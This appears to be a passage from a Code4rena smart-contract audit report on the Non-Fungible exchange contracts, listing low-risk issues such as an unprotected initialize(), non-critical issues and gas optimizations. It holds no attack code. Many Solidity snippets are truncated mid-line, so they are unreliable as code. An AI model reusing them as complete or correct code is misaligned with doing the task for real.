https://twitter.com/transmissions11/status/1518507047943245824?s=20&t=-SgkBERLJqFRHn7392GrbA

```
    pragma solidity >=0.8.0;
    import "forge-std/Script.sol";
    import {LibRLP} from "../../test/utils/LibRLP.sol";

    abstract contract DeployBase is Script {

                    function run() external {
                                    vm.startBroadcast();

                                    // Precomputed contract addresse
                                    // tx.origin is the address who
                                    address BlurExchangeAddewss = Li
                                    address proxyaddress = LibRLP.cc
```

[L-02] initialize() function can be called by anybody

`initialize()` function can be called anybody when the contract is not initialized.

More importantly, if someone else runs this function, they will have full authority because of the `__Ownable_init()` function. Also, there is no 0 address check in the address arguments of the initialize() function, which must be defined.

Here is a definition of `initialize()` function.

```
contracts/Exchange.sol:
        111      /* Constructor (for ERC1967) */
        112:     function initialize(
        113:         IExecutionDelegate _executionDelegate,
        114:         IPolicyManager _policyManager,
        115:         address _oracle,
        116:         uint _blockRange
        117:     ) external initializer {
        118:         __Ownable_init();
        119:         isOpen = 1;
        120:
        121:         DOMAIN_SEPARATOR = _hashDomain(EIP712Domair
        122:             name              : NAME,
        123:             version           : VERSION,
        124:             chainId           : block.chainid,
        125:             verifyingContract : address(this)
        126:         }));
        127:
        128:         executionDelegate = _executionDelegate;
        129:         policyManager = _policyManager;
        130:         oracle = _oracle;
        131:         blockRange = _blockRange;
        132:     }
```

Recommended Mitigation Steps

Add a control that makes `initialize()` only call the Deployer Contract;

```
if (msg.sender != DEPLOYER_ADDRESS) {
                                                revert NotDeploy
                                    }
```

[L-03] The `whenOpen` modifier just pauses the `execute` and `bulkExecute` function

The `whenOpen` modifier prevents the function it is used from, and the modifier constructor starts with the value `1(true)` by default.
If `0(false)` is set by Owner, the function it is used with becomes inoperable.

The purpose of the `whenOpen` modifier; Pausing the project or just blocking the use of certain functions?
This part is not understood.

Because when this modifier is closed with close, the `execute` and `bulkExecute` functions will not work, but all other functions will work, which will confuse users.

Apart from the confusion, it can also cause technical question marks.

Proof of Concept

1- Alice makes transactions from the platform, transfers with execute, changes transaction nonces with `incrementNonce`

2- Pause the project with `whenOpen` by `owner`

3- But Owner can change `oracle address` or `setBlockRang`

4- With `Owner` whenOpen, it starts the project again at any time (ERC721 may be a suitable time for price manipulation)

5- All of these situations can lead to a question mark for users

Recommended Mitigation Steps

1- The purpose of the `whenOpen` modifier; Pausing the project or just blocking the use of certain functions? This part should be clarified and added to the documents.

2- When the project is paused, it can be ensured that it is included in critical features such as address change (There is no need to pause for these changes anyway). These clear user question marks.

[L-04] `_returnDust` function create dirty bits

This explanation should be added in the NatSpec comments of this function that sends ether with call;

Note that this code probably isn't secure or a good use case for assembly because a lot of memory management and security checks are bypassed. Use with caution! Some functions in this contract knowingly create dirty bits at the destination of the free memory pointer.

```
    function _returnDust() private {
                                uint256 _remainingETH = remainir
                                assembly {
                                                if gt(_remainin
                                                }
                                }
                }
```

Recommended Mitigation Steps

Add this comment to `_returnDust` function;

```
/// @dev Use with caution! Some functions in this contract knowingly create dirty bits at the destination of the free memory pointer. Note that this code probably isn't secure or a good use case for assembly because a lot of memory management and security checks are bypassed.
```

[L-05] Critical Address Changes Should Use Two-step Procedure

The critical procedures should be two step process.
See similar findings in previous Code4rena contests for reference:
https://code4rena.com/reports/2022-06-illuminate/#2-critical-changes-should-use-two-step-procedure

```
3 results - 1 files

contracts/Exchange.sol:
        322
        323:     function setExecutionDelegate(IExecutionDelegat
        324          external

        331
        332:     function setPolicyManager(IPolicyManager _polic
        333          external

        340
        341:     function setOracle(address _oracle)
        342          external
```

Recommended Mitigation Steps

Lack of two-step procedure for critical operations leaves them error-prone. Consider adding two step procedure on the critical functions.

[L-06] Owner can renounce Ownership

Exchange.sol#L6

Description

Typically, the contract's owner is the account that deploys the contract. As a result, the owner is able to perform certain privileged activities.

The non-fungible Ownable used in this project contract implements `renounceOwnership` . This can represent a certain risk if the ownership is renounced for any other reason than by design. Renouncing ownership will leave the contract without an owner, thereby removing any functionality that is only available to the owner.

`onlyOwner` functions;

```
contracts/Exchange.sol:
         56:     function open() external onlyOwner {

         60:     function close() external onlyOwner {

         66:     function _authorizeUpgrade(address) internal ov

        324      function setExecutionDelegate(IExecutionDelegat

        334:     function setPolicyManager(IPolicyManager _polic

        342      function setOracle(address _oracle) onlyOwner

        352:     function setBlockRange(uint256 _blockRange)

contracts/Pool.sol:
         15:     function _authorizeUpgrade(address) internal ove
```

Recommended Mitigation Steps

We recommend to either reimplement the function to disable it or to clearly specify if it is part of the contract design.

[L-07] Loss of precision due to rounding

```
contracts/Exchange.sol:

        599: uint256 fee = (price * fees[i].rate) / INVERSE_BASI
```

[L-08] Require messages are too short and unclear

Context

```
7 results - 2 files

contracts/Exchange.sol:
```

```
240:         require(sell.order.side == Side.Sell);

291:         require(msg.sender == order.trader);

573:         require(remainingETH >= price);


contracts/Pool.sol:


45:         require(_balances[msg.sender] >= amount);

48:         require(success);

71:         require(_balances[from] >= amount);
72:         require(to != address(0));
```

Description

The correct and clear error description explains to the user why the function reverts, but the error descriptions below in the project are not self-explanatory. These error descriptions are very important in the debug features of DApps like Tenderly. Error definitions should be added to the require block, not exceeding 32 bytes.

[L-09] Fee recipient may be address(0)

Context

```
contracts/Exchange.sol:
        600:             _transferTo(paymentToken, from, fees[i]
```

Description

The recipient of a fee may be address(0), leading to lost ETH.

[L-10] Exchange.sol `_execute` buy.order.side not validated

In `Exchhange.execute` , it is not validated that `buy.order.side == Side.Buy` (only the sell side is validated). With the current system, all policies ensure that, but it would also make sense to validate it in execute IMO. Future policies may not validate that and such a basic check should also not be the responsibility of a policy in my opinion.

[N-01] Not using the latest version of OpenZeppelin from dependencies

The package.json configuration file says that the project is using 4.6.0 of OpenZeppelin which has a not last update version

```
package.json:
        61:     "@openzeppelin/contracts": "4.4.1",
        62:     "@openzeppelin/contracts-upgradeable": "^4.6.0",
```

Recommended Mitigation Steps

Use patched versions

[N-02] No same value input control

```
contracts/Exchange.sol:
        340
        341:     function setOracle(address _oracle)
        342:         external
        343:         onlyOwner
        344:     {
        345:         require(_oracle != address(0), "Address car
        346:         oracle = _oracle;
        347:         emit NewOracle(oracle);
        348:     }
```

Recommended Mitigation Steps

Add code like this; `if (oracle == _oracle revert ADDRESS_SAME();`

[N-03] `0 address` check

0 address control should be done in these parts;

Exchange.sol#L130

Recommended Mitigation Steps

Add code like this;

```
if (oracle == address(0)) revert ADDRESS_ZERO();
```

[N-04] Omissions in Events

Throughout the codebase, events are generally emitted when sensitive changes are made to the contracts. However, some events are missing important parameters

The events should include the new value and old value where possible:

Events with no old value;

https://github.com/code-423n4/2022-11-non-fungible/blob/main/contracts/Exchange.sol#L329
https://github.com/code-423n4/2022-11-non-fungible/blob/main/contracts/Exchange.sol#L338
https://github.com/code-423n4/2022-11-non-fungible/blob/main/contracts/Exchange.sol#L347
https://github.com/code-423n4/2022-11-non-fungible/blob/main/contracts/Exchange.sol#L355

[NC-05] Add parameter to Event-Emit

Some event-emit description hasn't parameter. Add to parameter for front-end website or client app , they can has that something has happened on the blockchain.

Events with no old value;

2 results - 1 files

```
contracts/Exchange.sol:
          58:         emit Opened();

          62:         emit Closed();
```

[N-06] Include `return parameters` in *NatSpec comments*

Context

All Contracts

https://docs.soliditylang.org/en/v0.8.15/natspec-format.html

If Return parameters are declared, you must prefix them with "/// @return".

Some code analysis programs do analysis by reading NatSpec details, if they can't see the "@return" tag, they do incomplete analysis.

Recommended Mitigation Steps

Include return parameters in NatSpec comments

Recommendation Code Style:

```
/// @notice information about what a function do
/// @param pageId The id of the page to get the
/// @return Returns a page's URI if it has been
function tokenURI(uint256 pageId) public view vi
        if (pageId == 0 || pageId > curr

        return string.concat(BASE_URI, p
}
```

[N-07] Solidity compiler optimizations can be problematic

```
hardhat.config.ts:
        69     },
        70:    solidity: {
```

```
71:     compilers: [
72:       {
73:         version: '0.8.17',
74:         settings: {
75:           metadata: {
76:             bytecodeHash: 'none',
77:           },
78:           optimizer: {
79:             enabled: true,
80:             runs: 800,
81:           },
```

Description

Protocol has enabled optional compiler optimizations in Solidity. There have been several optimization bugs with security implications. Moreover, optimizations are actively being developed. Solidity compiler optimizations are disabled by default, and it is unclear how many contracts in the wild actually use them.

Therefore, it is unclear how well they are being tested and exercised. High-severity security issues due to optimization bugs have occurred in the past. A high-severity bug in the emscripten-generated solc-js compiler used by Truffle and Remix persisted until late 2018. The fix for this bug was not reported in the Solidity CHANGELOG.

Another high-severity optimization bug resulting in incorrect bit shift results was patched in Solidity 0.5.6. More recently, another bug due to the incorrect caching of keccak256 was reported. A compiler audit of Solidity from November 2018 concluded that the optional optimizations may not be safe. It is likely that there are latent bugs related to optimization and that new bugs will be introduced due to future optimizations.

Exploit Scenario A latent or future bug in Solidity compiler optimizations—or in the Emscripten transpilation to solc-js—causes a security vulnerability in the contracts.

Recommended Mitigation Steps

Short term, measure the gas savings from optimizations and carefully weigh them against the possibility of an optimization-related bug.

Long term, monitor the development and adoption of Solidity compiler optimizations to assess their maturity.

[N-08] NatSpec is missing

Description

NatSpec is missing for the following functions , constructor and modifier:

```
10  results

contracts/Pool.sol:
        70:     function _transfer(address from, address to, uir

        79:     function balanceOf(address user) public view ret

        83:     function totalSupply() public view returns (uint

contracts/Exchange.sol:
        35:     modifier whenOpen() {

        40:     modifier setupExecution() {
        47:
        48:     modifier internalCall() {
        52:
        53:     event Opened();
        54:     event Closed();
        55:
        56:     function open() external onlyOwner {

        60:     function close() external onlyOwner {
```

[N-09] Signature Malleability of EVM's ecrecover()

```
contracts/Exchange.sol:
        523           require(v == 27 || v == 28, "Invalid v para
        524:          address recoveredSigner = ecrecover(digest,
        525           if (recoveredSigner == address(0)) {
```

Description

Description: The function calls the Solidity ecrecover() function directly to verify the given signatures. However, the ecrecover() EVM opcode allows malleable (non-unique) signatures and thus is susceptible to replay attacks.

Although a replay attack seems not possible for this contract, I recommend using the battle-tested OpenZeppelin's ECDSA library.

Recommended Mitigation Steps

Use the ecrecover function from OpenZeppelin's ECDSA library for signature verification. (Ensure using a version > 4.7.3 for there was a critical bug >= 4.1.0 < 4.7.3).

[N-10] Lines are too long

Usually lines in source code are limited to 80 characters. Today's screens are much larger so it's reasonable to stretch this in some cases. Since the files will most likely reside in GitHub, and GitHub starts using a scroll bar in all cases when the length is over 164 characters, the lines below should be split when they reach that length. Reference: https://docs.soliditylang.org/en/v0.8.10/style-guide.html#maximum-line-length

```
contracts/Exchange.sol:
        546:             (canMatch, price, tokenId, amount, asse

        550:             (canMatch, price, tokenId, amount, asse
```

[N-11] Stop using `v != 27 && v != 28` or `v == 27 || v == 28`

```
contracts/Exchange.sol:

        523:         require(v == 27 || v == 28, "Invalid v para
```

See this for reference:
https://twitter.com/alexberegszaszi/status/1534461421454606336?s=20&t=H0Dv3ZT2bicx00hLWJk7Fg

[N-12] `Empty blocks` should be *removed* or *Emit* something

Description

Code contains empty block

```
2 results - 2 files

contracts/Exchange.sol:
66:     function _authorizeUpgrade(address) internal override or

contracts/Pool.sol:
15:     function _authorizeUpgrade(address) internal override or
```

Recommended Mitigation Steps

The code should be refactored such that they no longer exist, or the block should do something useful, such as emitting an event or reverting.

[N-13] Signature scheme does not support smart contracts

Non-Fungible does not support EIP 1271 and therefore no signatures that are validated by smart contracts. This limits the applicability for protocols that want to build on top of it and persons that use smart contract wallets. Consider implementing support for it.
https://eips.ethereum.org/EIPS/eip-1271

[S-01] Generate perfect code headers every time

Description

I recommend using header for Solidity code layout and readability

https://github.com/transmissions11/headers

Gas Optimizations

For this contest, 29 reports were submitted by wardens detailing gas optimizations. The report highlighted below by **ReyAdmirado** received the top score from the judge.

The following wardens also submitted reports: Deivitto, lukris02, c3phas, 0x4non, Aymen0909, saian, 0xRoxas, Sathish9098, ch0bu, ajtra, rotcivegaf, Awesome, Diana, Rahoz, carlitox477, shark, cryptostellar5, erictee, zaskoh, trustindistrust, martin, aphak5010, 0xab00, Rolezn, RaymondFam, lllllll, Bnke0x0, *and* aviggiano.

Summary

	issue
G-01	Multiple address/ID mappings can be combined into a single mapping of an address/ID to a struct, where appropriate
G-02	State variables can be packed into fewer storage slots
G-03	Add `unchecked {}` for subtractions where the operands cannot underflow because of a previous `require()` or `if` statement
G-04	`<x> += <y>` costs more gas than `<x> = <x> + <y>` for state variables
G-05	Not using the named return variables when a function returns, wastes deployment gas
G-06	Can make the variable outside the loop to save gas
G-07	`++i/i++` should be `unchecked{++i}/unchecked{i++}` when it is not possible for them to overflow, as is the case when used in for-loop and while-loops
G-08	`require()` / `revert()` strings longer than 32 bytes cost extra gas
G-09	`require()` or `revert()` statements that check input arguments should be at the top of the function
G-10	Internal functions only called once can be inlined to save gas
G-11	Usage of uint/int smaller than 32 bytes (256 bits) incurs overhead

	issue
G-12	Bytes constants are more efficient than string constants
G-13	Public functions not called by the contract should be declared external instead
G-14	should use arguments instead of state variable

[G-01] Multiple address/ID mappings can be combined into a single mapping of an address/ID to a struct, where appropriate

If both fields are accessed in the same function, can save ~42 gas per access due to not having to recalculate the key's keccak256 hash (Gkeccak256 - 30 gas) and that calculation's associated stack operations.

`cancelledOrFilled` and `nonces` are both being used in the same functions mostly consider making them a struct instead

- Exchange.sol#L85
- Exchange.sol#L86

[G-02] State variables can be packed into fewer storage slots

If variables occupying the same slot are both written the same function or by the constructor, avoids a separate Gsset (20000 gas). Reads of the variables are also cheaper.

Consider making this state var near one of the address types (doesnt matter which because its not used in the same functions)

- Exchange.sol#L146

[G-03] Add `unchecked {}` for subtractions where the operands cannot underflow because of a previous `require()` or `if` statement

`require(a <= b); x = b - a => require(a <= b); unchecked { x = b - a }`

`if(a <= b); x = b - a => if(a <= b); unchecked { x = b - a }`

This will stop the check for overflow and underflow so it will save gas

- Exchange.sol#L607

[G-04] `<x> += <y>` costs more gas than `<x> = <x> + <y>` for state variables

Using the addition operator instead of plus-equals saves gas

- Exchange.sol#L316
- Exchange.sol#L574

[G-05] Not using the named return variables when a function returns, wastes deployment gas

- Exchange.sol#L540

[G-06] Can make the variable outside the loop to save gas

Make it outside and only use it inside.

- Exchange.sol#L599

[G-07] `++i/i++` should be `unchecked{++i}/unchecked{i++}` when it is not possible for them to overflow, as is the case when used in for-loop and while-loops

In Solidity 0.8+, there's a default overflow check on unsigned integers. It's possible to uncheck this in for-loops and save some gas at each iteration, but at the cost of some code readability, as this uncheck cannot be made inline.

- Exchange.sol#L184
- Exchange.sol#L307

- Exchange.sol#L598

[G-08] `require()` / `revert()` strings longer than 32 bytes cost extra gas

Each extra memory word of bytes past the original 32 incurs an MSTORE which costs 3 gas.

- Exchange.sol#L49
- Exchange.sol#L295
- Exchange.sol#L604
- Pool.sol#L63

[G-09] `require()` or `revert()` statements that check input arguments should be at the top of the function

Checks that involve constants should come before checks that involve state variables, function calls, and calculations. By doing these checks first, the function is able to revert before wasting a Gcoldsload (2100 gas*) in a function that may ultimately revert in the unhappy case.

- Pool.sol#L71-L72

[G-10] Internal functions only called once can be inlined to save gas

Not inlining costs 20 to 40 gas because of two extra JUMP instructions and additional stack operations needed for function calls.

`_canMatchOrders`

- Exchange.sol#L537

`_executeFundsTransfer`

- Exchange.sol#L565

`_transferFees`

- Exchange.sol#L591

`_executeTokenTransfer`

- Exchange.sol#L653

`_validateUserAuthorization`

- Exchange.sol#L440

`_validateOracleAuthorization`

- Exchange.sol#L471

[G-11] Usage of uint/int smaller than 32 bytes (256 bits) incurs overhead

When using elements that are smaller than 32 bytes, your contract's gas usage may be higher. This is because the EVM operates on 32 bytes at a time. Therefore, if the element is smaller than that, the EVM must use more operations in order to reduce the size of the element from 32 bytes to the desired size.
Each operation involving a uint8 costs an extra 22-28 gas (depending on whether the other operand is also a variable of type uint8) as compared to ones involving uint256, due to the compiler having to clear the higher bits of the memory word before operating on the uint8, as well as the associated stack operations of doing so.
Use a larger size then downcast where needed.
https://docs.soliditylang.org/en/v0.8.11/internals/layout_in_storage.html
Use a larger size then downcast where needed.

- Exchange.sol#L84
- Exchange.sol#L307
- Exchange.sol#L443
- Exchange.sol#L479
- Exchange.sol#L519
- Exchange.sol#L598

[G-12] Bytes constants are more efficient than string constants

If data can fit into 32 bytes, then you should use bytes32 datatype rather than bytes or strings as it is cheaper in solidity.

- Exchange.sol#L70
- Exchange.sol#L71

[G-13] Public functions not called by the contract should be declared external instead

Contracts are allowed to override their parents' functions and change the visibility from external to public and can save gas by doing so.

`withdraw`

- Pool.sol#L44

`transferFrom`

- Pool.sol#L58

`balanceOf`

- Pool.sol#L79

`totalSupply`

- Pool.sol#L83

[G-14] Should use arguments instead of state variable

This will save near 97 gas

- Exchange.sol#L329
- Exchange.sol#L338
- Exchange.sol#L347

- Exchange.sol#L355

Disclosures

C4 is an open organization governed by participants in the community.

C4 Contests incentivize the discovery of exploits, vulnerabilities, and bugs in smart contracts. Security researchers are rewarded at an increasing rate for finding higher-risk issues. Contest submissions are judged by a knowledgeable security researcher and solidity developer and disclosed to sponsoring developers. C4 does not conduct formal verification regarding the provided code but instead provides final verification.

C4 does not provide any guarantee or warranty regarding the security of this project. All smart contract software should be used at the sole risk and responsibility of users.

Top